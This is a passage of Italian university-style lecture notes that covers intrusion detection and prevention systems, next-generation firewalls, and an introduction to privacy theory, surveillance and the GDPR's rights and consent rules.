
Gli IDS possono sbagliare:

- falsi positivi: viene riportata un'attività non pericolosa che però è stata classificata come tale,
 - più frequenti negli anomaly based,
- falsi negativi: non viene riportato un attacco
 - più frequenti nei signature based.

8.7.4 Intrusion Prevention Systems (IPS)

Tra gli ultimi prodotti di sicurezza apparsi sul mercato, gli **IPS** questi dispositivi **possono intraprendere determinate azioni dopo che viene rilevato un pattern di attacco.** Utilizzano gli algoritmi adottati dagli IDS e possono essere basati su host o rete.

8.7.5 Unified threat management product



8.7.6 New Generation Firewall (NGFW)

Un firewall di nuova generazione (NGFW) è, come lo definisce Gartner, un "firewall di packet inspection approfondita che va oltre l'ispezione e il blocco di porte e protocolli per aggiungere un'ispezione a livello di applicazione e prevenire le intrusioni utilizzando conoscenze esterne al firewall".

9 Breve introduzione alla privacy

9.1 Definizione di privacy

9.1.1 Warren & Brandeis (1890)

"Recenti invenzioni e metodi commerciali richiamano l'attenzione sul passo successivo che deve essere compiuto per la protezione della persona e per assicurare all'individuo quello che Judge Cooley chiama "**diritto di essere lasciati soli**".

Fotografie istantanee e imprese giornalistiche hanno invaso i sacri recinti della vita privata e domestica; e numerosi dispositivi minacciano di avvalorare la predizione che "ciò che si sussurra nell'armadio sarà proclamato al di fuori dei tetti". Da anni si sente che la legge deve offrire qualche rimedio alla circolazione non autorizzata di ritratti di privati".

9.1.2 Varie definizioni

- Il diritto di essere lasciati soli,
- il diritto all'autonomia individuale,
- il diritto alla vita privata,
- il diritto di controllare le informazioni su se stessi
- il diritto di limitare l'accessibilità,
- il diritto di ridurre al minimo l'intrusività,
- il diritto alla segretezza,
- il diritto di godere della solitudine,
- il diritto di godere dell'intimità,
- il diritto all'anonimato.

9.1.3 A. F. Westin

Westin definisce la privacy come "**il diritto di individui, gruppi o istituzioni di determinare autonomamente quando, come e in che misura le informazioni su di loro vengono comunicate ad altri**".

Westin vede la privacy come un **valore sociale**.

- **Autonomia:** "la minaccia più grave all'autonomia dell'individuo è la possibilità che qualcuno possa penetrare nella zona interiore e apprendere i suoi segreti, sia con mezzi fisici che psicologici. Questa deliberata penetrazione del guscio protettivo dell'individuo, la sua armatura psicologica, lo lascerebbe nudo al ridicolo e alla vergogna e lo metterebbe sotto il controllo di coloro che conoscono i suoi segreti".
- **Autovalutazione e processo decisionale:** "la solitudine e l'opportunità di riflessione sono essenziali alla creatività. Se ogni conversazione tra i leader di un'organizzazione, se ogni bozza di memorandum, se ogni proposta d'azione fosse pubblica, la discussione franca sarebbe gravemente inibita e il processo decisionale ponderato sarebbe minato".

La privacy ha anche un **costo sociale**: può entrare in conflitto con altri valori importanti all'interno della società:

- prevenire e punire il crimine,
- lotta al terrorismo,
- facilita la diffusione di informazioni false e fuorvianti.

9.1.4 S. Rodotà (2004)

Rodotà fu il primo vero garante della privacy italiano e nel 2004 scriveva: "l'intero orizzonte dei temi di questi tempi difficili è davanti a noi. **Emerge un legame profondo tra libertà, dignità e privacy, che ci impone di guardare a quest'ultima al di là della sua storica definizione come diritto ad essere lasciato solo.** [...] La possibilità di dare la forma che vogliamo alla nostra vita passa attraverso il controllo delle informazioni che ci riguardano, della nostra immagine, di ciò che vogliamo tenere per noi e di ciò che vogliamo che sia pubblico. La nostra stessa integrità è basata sulla possibilità di separare i piani della nostra vita, di assumere certi ruoli nella vita sociale più allargata ed altri nel privato, dove tendiamo a scoprirci di più e mettiamo più a rischio la nostra immagine. I progressi tecnologici hanno reso questa esigenza ancora più pressante. [...] Senza una forte tutela delle informazioni che le riguardano, le persone rischiano sempre di più di essere discriminate per le loro opinioni, credenze religiose, condizioni di salute: la privacy si presenta così come un elemento fondamentale della società dell'egualanza. Senza una forte tutela dei dati riguardanti le convinzioni politiche o l'appartenenza a partiti, sindacati, associazioni, cittadini rischiano di essere esclusi dai processi democratici: così la privacy diventa una condizione essenziale per essere inclusi nella società della partecipazione. Senza una forte tutela del "corpo elettronico", dell'insieme delle informazioni raccolte sul nostro conto, la stessa libertà personale è in pericolo diventa così evidente che: **la privacy è uno strumento necessario per difendere la società della libertà, e per opporsi alle spinte verso la costruzione di una società della sorveglianza, della classificazione, della selezione sociale..."**

9.1.5 Un problema controverso

Q: "Se qualcuno non sta facendo niente di male perché dovrebbe nascondersi?"

A: Perché qualcuno potrebbe usare queste informazioni in modo non corretto

"Datemi sei righe scritte dal più onesto degli uomini, e vi troverò qualche cosa sufficiente a farlo impiccare."

- Cardinale Richelieu

9.1.6 B. Schneier

"Troppi definiscono erroneamente il dibattito come "sicurezza contro privacy". La vera scelta è libertà contro controllo.

La tirannia, sia che nasca sotto la minaccia di un attacco fisico straniero o sotto il costante controllo delle autorità nazionali, è ancora tirannia. **La libertà richiede sicurezza senza intrusioni, sicurezza e privacy.** La sorveglianza diffusa della polizia è la definizione stessa di stato di polizia. Ed è per questo che **dovremmo difendere la privacy anche quando non abbiamo nulla da nascondere.**

9.2 Privacy & information

Il primo passo che le persone dovrebbero intraprendere per proteggere la propria sfera di vita personale è la protezione delle proprie informazioni personali.

Certamente non vogliono che le loro informazioni personali siano accessibili a chiunque e in qualsiasi momento. **È necessario un controllo su chi sa cosa su di loro.**

9.2.1 Informazioni di identificazione personale

- **PII: consentono l'identificazione immediata di una persona** (indirizzo, codice, numero di carta di credito, nome, numero di telefono, ecc.).
- **Non PII: non del tutto sufficienti per identificare una persona, ma possono provare a profilarla** (*preferenze personali come libri letti, film, musica, cibo, genere (maschio/femmina)*).
- **Dati sulla posizione:** anche in questo caso, i dati **non sono sufficienti per identificare una persona** (*un determinato luogo è solitamente condiviso da più persone*).
- **Dispositivo/dati di rete: non sufficienti per identificare una persona** (*indirizzo IP, indirizzo MAC, indirizzo e-mail*).

9.3 Privacy & IT

Il 21° secolo è diventato il secolo dei **big data** e delle tecnologie informatiche avanzate (*es: forme di deep learning*), dell'ascesa delle grandi aziende tecnologiche e dell'economia della piattaforma, che deriva dall'archiviazione e dall'elaborazione di exabyte di dati.

I progressi nella tecnologia dell'informazione minacciano la privacy e hanno ridotto la quantità di controllo sui dati personali e aprono la possibilità di una serie di conseguenze negative come risultato dell'accesso ai dati personali.

9.4 Surveillance society

Le surveillance society sono società che funzionano, in parte, grazie all'ampia raccolta, registrazione, archiviazione, analisi e applicazione **di informazioni** su individui e gruppi in quelle società durante la loro vita.

I programmi fedeltà, i cookie dei siti web, i programmi di identità nazionali, lo screening sanitario di routine e le no-fly list si qualificano tutti come sorveglianza.

Ciascuno presenta, in misura diversa, la raccolta di routine di dati sugli individui con lo scopo specifico di governare, regolamentare, gestire o influenzare ciò che faranno in futuro.

In quanto consumatori, le nostre transazioni sono monitorate dalle istituzioni finanziarie per rilevare le frodi, e le nostre preferenze sono monitorate da programmi fedeltà per consentire a future campagne di marketing di mirare a noi.

Come utenti di telefoni cellulari, i nostri movimenti e le nostre comunicazioni possono essere monitorate per essere utilizzati dai servizi di emergenza: alcune persone utilizzano servizi basati sulla posizione, come il GPS, per orientarsi in nuovi luoghi.

La sorveglianza è qualcosa che può conferire accesso, diritto e beneficio, nonché qualcosa di pericoloso, oppressivo e discriminatorio. Gli individui ora gestiscono attivamente i propri dati sapendo che saranno in grado di personalizzare e migliorare i propri servizi mentre lo fanno.

Il pericolo è che il potere di sorveglianza diventi onnipresente: incorporato nei sistemi, nelle strutture e negli interessi che rappresentano. La sua applicazione viene data per scontata e le sue conseguenze passano inosservate.

Poiché i dati viaggiano silenziosamente attraverso i confini internazionali, tra gli stati nazionali e all'interno delle società transnazionali, l'impatto della sorveglianza diventa ancora più difficile da identificare, regolamentare e discutere.

È importante che questo potere, basato sul controllo delle attività e dei dati personali, sia esercitato in modo equo, responsabile e nel rispetto dei diritti umani, delle libertà civili e della legge.

9.5 Privacy & security

Le forme di **attacco informatico** possono essere rivolte alle persone per acquisire **informazioni personali**:

- **raccolta** di informazioni personali,
- **elaborazione** delle informazioni: conservazione, elaborazione e utilizzo delle informazioni raccolte
- **diffusione** delle informazioni personali,
- **invasione**: intrusione nella vita privata di una persona,

Le tecniche di protezione dei sistemi possono essere utilizzate efficacemente anche per proteggere questi dati.

9.5.1 Data breach

Un **data breach** è un **incidente di sicurezza** in cui si accede ad **informazioni senza autorizzazione**. Le violazioni dei dati possono danneggiare aziende e consumatori in vari modi., può danneggiarne la vita e la reputazione e richiede tempo per essere "riparata".

- Spyware,
- keylogger,
- cookie,
- sniffing (wardriving),
- monitoraggio dei dipendenti,
- manipolazione di transazioni commerciali,
- furto di informazioni da grandi istituzioni.

9.6 Il futuro

Si stanno sempre di più proliferando dispositivi con capacità computazionali e comunicative autonome:

- in grado di catturare e trasmettere dati da qualsiasi distanza,
- sempre più difficili da rilevare,
- con copertura illimitata (sensori ovunque),
- provocano la perdita di consapevolezza ("informatica invisibile"),
- in grado di raccogliere sempre più tipi di dati (biologici, ubicazione, abitudini, ...),
- l'anonimato è sempre più difficile da ottenere.

Una prima risposta a questi problemi è stata fornita dal mondo della ricerca mettendo a disposizione degli utenti opportune tecnologie denominate Privacy Enhancing Technologies (**PET**). Un altro grande passo avanti è stato fatto con l'introduzione del **GDPR**.

9.6.1 GDPR

Il regolamento generale sulla protezione dei dati (**GDPR**) è stato sviluppato con particolare attenzione ai social media e ai fornitori di cloud, ma riguarda tutti.

L'obiettivo è che l'UE rafforzi e unifichi la protezione dei dati per restituire il controllo alle persone. È entrato in vigore il 25 maggio 2018 e in caso di inadempienza si rischiano multe elevate (4% del fatturato annuo o 20.000.000 € a seconda del valore maggiore).

Le aree chiavi del GDPR prevedono gli individui abbiano:

- il diritto di accesso,
- il diritto all'oblio,
- il diritto alla portabilità dei dati,
- il diritto all'informazione,
- il diritto a correggere le proprie informazioni,
- il diritto alla limitazione del trattamento,
- il diritto di opposizione,
- il diritto di essere informato.

9.6.2 Personal data

La definizione di **dati personali** è stata estesa con il GDPR. Qualsiasi informazione che può essere utilizzata per identificare un individuo:

- nome,
- indirizzo,
- indirizzo e-mail,
- fotografie,
- informazioni mediche,
- coordinate bancarie,
- dati sulla posizione.

Ora sono **inclusi gli identificatori online**:

- indirizzi IP del computer,
- cookie ID.

9.6.3 Informare e dare il consenso

- Le organizzazioni dovranno ottenere il consenso dell'individuo per archiviare e utilizzare i propri dati, nonché spiegare come verranno utilizzati.
- Questa non è una novità, ma il consenso deve essere un'indicazione positiva, ovvero non ci deve essere nessuna casella preselezionata.
- Il consenso deve essere inequivocabile.
- Il consenso deve essere separato da altri accordi scritti.
- Il consenso deve essere facilmente revocato.
- Il consenso per i minori di 16 anni deve essere ottenuto da una persona responsabile.
- Gli enti pubblici possono basare il loro trattamento su altri motivi giuridici.